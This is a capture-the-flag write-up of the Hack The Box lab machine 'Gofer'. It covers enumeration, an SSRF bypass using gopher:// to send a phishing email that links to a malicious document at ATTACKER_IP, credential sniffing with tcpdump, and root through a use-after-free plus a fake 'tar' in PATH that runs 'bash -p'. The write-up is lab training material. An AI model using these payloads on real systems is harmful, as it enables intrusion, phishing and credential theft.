Hack The Box — Gofer write-up
This is a write-up for the “Gofer” machine on HackTheBox.

The machine is said hard! That’s what we will find out!
The Target’s IP : 10.10.11.225
First, I personally like to export the target’s IP to the variable $IP for a simplified usage.
export ip=10.10.11.225
I also like to check if the target is up by pinging it! (PS: The target may block the ICMP packets, which means that the target may be up without responding to the ping we send).
ping -c 3 $ip
PING 10.10.11.225 (10.10.11.225) 56(84) bytes of data.
64 bytes from 10.10.11.225: icmp_seq=1 ttl=63 time=45.6 ms
64 bytes from 10.10.11.225: icmp_seq=2 ttl=63 time=45.9 ms
64 bytes from 10.10.11.225: icmp_seq=3 ttl=63 time=45.7 ms

--- 10.10.11.225 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2004ms
Great the machine is reachable and the vpn is set up!!
Let’s start..
|=—[ Enumeration & Scanning ]
Almost everything starts with Nmap:
nmap -T4 -A -p 22,25,80,139,445 10.10.11.225
Starting Nmap 7.93 ( https://nmap.org ) at 2023-10-28 00:26 EDT
Nmap scan report for gofer.htb (10.10.11.225)
Host is up (0.10s latency).

PORT    STATE    SERVICE     VERSION
22/tcp  open     ssh         OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
| ssh-hostkey:
|   3072 aa25826eb804b6a9a95e1a91f09451dd (RSA)
|   256 1821baa7dce44f60d781039a5dc2e596 (ECDSA)
|_  256 a42d0d45132a9e7f867af6f778bc42d9 (ED25519)
25/tcp  filtered smtp
80/tcp  open     http        Apache httpd 2.4.56
|_http-title: Gofer
|_http-server-header: Apache/2.4.56 (Debian)
139/tcp open     netbios-ssn Samba smbd 4.6.2
445/tcp open     netbios-ssn Samba smbd 4.6.2
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: -15s
|_nbstat: NetBIOS name: GOFER, NetBIOS user: <unknown>, NetBIOS MAC: 000000000000 (Xerox)
| smb2-security-mode:
|   311:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2023-10-28T04:26:00
|_  start_date: N/A
- 22: SSH, nothing we can do about it without some valid credentials or private rsa-key.
- 25: the Simple Mail Transfer Protocol (SMTP), but it’s filtered. (Maybe it’s running internally)
- 139 &445: For SAMBA - 80: HTTP, let’s see what we got there.
Can we get something from the SAMBA service?
Try to see what’s in with NULL user:
smbclient --no-pass -L //gofer.htb
Result:

Let’s see what’s in shares:
smbclient --no-pass //gofer.htb/shares

In the .backup directory, we found a file named mail:
smb: /.backup/> get mail
The content of mail:
From jdavis@gofer.htb  Fri Oct 28 20:29:30 2022
Return-Path: <jdavis@gofer.htb>
X-Original-To: tbuckley@gofer.htb
Delivered-To: tbuckley@gofer.htb
Received: from gofer.htb (localhost [127.0.0.1])
        by gofer.htb (Postfix) with SMTP id C8F7461827
        for <tbuckley@gofer.htb>; Fri, 28 Oct 2022 20:28:43 +0100 (BST)
Subject:Important to read!
Message-Id: <20221028192857.C8F7461827@gofer.htb>
Date: Fri, 28 Oct 2022 20:28:43 +0100 (BST)
From: jdavis@gofer.htb

Hello guys,

Our dear Jocelyn received another phishing attempt last week and his habit of clicking on links without paying much attention may be problematic one day. That's why from now on, I've decided that important documents will only be sent internally, by mail, which should greatly limit the risks. If possible, use an .odt format, as documents saved in Office Word are not always well interpreted by Libreoffice.

PS: Last thing for Tom; I know you're working on our web proxy but if you could restrict access, it will be more secure until you have finished it. It seems to me that it should be possible to do so via <Limit>
What we get from this:
- Potential usernames: jdavis, tbuckley, jocelyn and Tom.
- That the mail communications via SMTP will be sent/received internally and that we could use that so send .odt files to be interpreted by Libreoffice.
- Tom is working on a web proxy. (That may be our door in)
- Jocelyn clicks on things!
Let’s see what we have on the 80 port:
Don’t forget to add this to your /etc/hosts file to be able to resolve gofer.htb
sudo echo "10.10.11.225 gofer.htb" >> /etc/hosts
The webpage:

It seems to be a normal welcome-webpage.
I’ve had a look at the source-code and tried to find some interesting subdirectories with gobuster with various wordlists, but got nothing interesting…
How about subdomains?
ffuf -w /usr/share/wordlists/seclists/Discovery/DNS/bitquark-subdomains-top100000.txt -u http://FUZZ.gofer.htb/ -H "Host: gofer.htb" -mc 200
BINGO!

That’s probably the proxy on which Tom is working.
Let’s add it to our /etc/hosts file.
On proxy.gofer.htb, we get this authentication pop-up:

And then:

Let’s see if we can bypass this.
You can find here some 401 bypass technics.
I’ve tried some manual techniques to bypass it, but didn’t succeed. But what if we have an endpoint on proxy.gofer.htb
Let’s see what we got:
ffuf -w /usr/share/wordlists/dirb/common.txt -u http://proxy.gofer.htb/FUZZ -X .php

Now, intercept the http://proxy.gofer.htb/index.php GET-Request and send it to a repeater and change POST with GET:

Finally, a different response → some progress!
It says that the URL parameter is missing.
We may have an SSRF vulnerability!
Let’s see what we can do and run some tests:
We will give our IP in the URL parameter and see if the web server can reach us:

Okay, The web server can reach to us.
How can we exploit that to get further?

I tried file:// and php:// to read some internal files on the those keywords were blacklisted.


But the gopher:// is not blacklisted:
The /127 keyword is also blackisted, as well as /localhost:

Okay, “/127” is blacklisted, but* “/0"* isn’t.
Let’s get our foothold…
|=—[ Initial access ]
We can use the gopher protocol to send a phishing mail containing a malicious .odt document to Jocelyn! (We assume that her mail address is: jhudson@gofer.htb, according to the home page and to others mail addresses format)
Before crafting the payload, let’s create our malicious .odt document with Libreoffice.
I found this on how to create a malicious .ods with LibreOffice. (it’s a write-up about another HTB retired machine, I suppose the steps are the same to create a malicious .odt file)
Here is a good resource about SSRF bypass technics.
The use of “0/” worked for me, and here is the finale crafted payload:
_HELO kali
MAIL FROM:kali@gofer.htb
RCPT TO:jhudson@gofer.htb
DATA
Subject: click!
Message: http://<ATTACKER_IP/phishing.odt
.
QUIT
(I looked at this to craft it.)
Before Doucle-URL-encode, it looks like this in Brup:
POST /index.php?url=gopher://0:25/_HELO+kali...
We will double-URL-encode it and send it through Burpsuite:

And start our nc listener, and boom:

|=—[ Privilege Escalation ]
Going through the output of linpeas, I see that we can run tcpdump, normally only root can. Considering that proxy.gofer.htb is under development, maybe tbuckley is working on it now and may authenticate to it at any moment.
tcpdump -i any -A port 80
Running tcpdump, gave me tbuckley’s base64-encoded-credentials. Possibly, we can use them to log in through SSH!
echo "base64-encoded-string"| base64 -d #this decode a base64 encoded string
Bingo!

Let’s get the root shell!
After some enumeration, I’ve found this:

/usr/local/bin/notes is an unusual binary with SUID permission. Let’s see what we can do with it!

I did play a bit with the binary and got this:
- I can’t do much without creating a user first
- when I create a user, delete it, then write a note, I see that I can overwrite the value of “role”!
- When I look into the strings, I see this:

We have a role named “admin” that can do stuff that “user” can’t, and the **tar binary is not called by its absolute path, which means that we can create a fake tar **binary that will be executed instead.
In cutter:

We can see that setuid() and setgid() are called before the use of tar. Which means that tar will be executed as root.
I assume that the tar binary is probably called when we do backup note. But we can’t do a backup notes if we don’t have the admin role:

- An interesting pattern:

We can see that the getuid() is called, then probably its return values is stored in the eax register and tested against itself.
Knowing that the value of root’s UID is 0. We can assume that if the root runs the binary, he will automatically get the admin role in the notes binary. Otherwise, if another user (UID different from 0), the getuid() function will return a value that is different from zero, so the jump will be taken, and the role will be assigned to “user”.
- Some other interesting strings:

I can see that malloc() and free() are called 2 times, and gets() is not used, So I didn’t know why we can overwrite the value of role!
Let’s get a closer look into the binary with gdb:


We can notice that in the first call of free(), the program took a jump without making the pointer NULL, unlike in the second case. This is what makes the binary vulnerable to* *use after free(UAF)**.
Let’s now exploit it:
- First, let’s create a fake malicious tar binary:
#!/bin/bash
bash -p
Let’s save it in /tmp with the name tar
- Second, let’s hijack the PATH environment variable.
export PATH=/tmp:$PATH
- Get admin role:
Run the binary, create a user, delete it then create a note:

- 8)Backup notes:

pwn3d :p
Note: This machine was really exciting! If you have any questions, you can contact me.